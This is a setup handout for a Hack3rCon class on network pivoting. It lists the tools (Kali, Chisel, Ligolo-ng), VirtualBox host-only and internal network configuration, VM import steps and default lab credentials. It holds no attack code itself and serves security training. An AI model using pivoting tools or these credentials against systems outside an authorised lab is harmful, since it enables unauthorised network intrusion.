Hack3rCon Pivoting Class

Requirements:

1. Kali VM
2. 3 other server/VMs (See below)
    - Can use their own or can download them via my link below
    - May have issues if not similar terminals
3. VirtualBox installed
4. Chisel (Linux): https://github.com/jpillora/chisel/releases
5. Ligolo-ng (Linux): https://github.com/nicocha30/ligolo-ng/releases

At start of class (or before):

Download servers


- Students can download the the 3 server images from:
    - https://ethicalhacker.quest/
- They will need to have VirtualBox install (may not work with vmWare due to the HD type)

Virtualbox networks used in class


- You will need to set up a Host Only network as well as an Internal Network

Host Only Network


- Go into VirtualBox Network Manager:
  - **File** > **Tools** > **Network Manager**




- Select the **Host-only Networks** Tab:




- Click the **Create** button:



- It should create a new network with an IPv4 address, similar to **192.168.56.0/24**



- Click on the **DHCP Server** tab and check the **Enable Server** check box:



> ⚠ **Warning**
>
> You must have at least one Host-Only Network for this to work properly

Internal Network


- We will set up the Internal Network DHCP server manually via the Terminal (Linux/Mac) or PowerShell (Windows)
- Open a terminal/Powershell
  - Windows Terminal works great for this:
- List the VirtualBox DHCP servers that are available:
  `vboxmanage list dhcpservers`
- Type the following to add the new Internal Network DHCP server:
  `VBoxManage dhcpserver add --network=CyberRange-Int --server-ip=10.37.73.1 --netmask=255.255.255.0 --lower-ip=10.37.73.2 --upper-ip=10.37.73.37 --enable`

Setting up the VMs

Kali

- If you haven't set up a Kali VM yet, do the following. If you have a Kali VM already set up, skip to the Networking section
- Download the Pre-made VirtualBox VM from https://cdimage.kali.org/kali-2023.3/kali-linux-2023.3-virtualbox-amd64.7z
- Checksum the downloaded 7-zip file
- Copy the 7z file to your ~/VirtualBox VMs directory
- Unzip the file and it should give you two files:
  - kali-linux-version-virtualbox-amd64.vbox
  - kali-linux-version-virtualbox-amd64.vdi


- Add them to your VirtualBox environment
- Set Kali to only **Host Only Network**




Server VMs


- Import the server OVA files into VirtualBox (1 at a time)

- Set Server 1 to have two NICs, one on **Host Only Network** and one on **Internal Network**





- Set Servers 2/3 to Internal Network (and name the network) in the networking tab



Creds to use:

Ubuntu Servers:

Username: bob
Password: Password!23

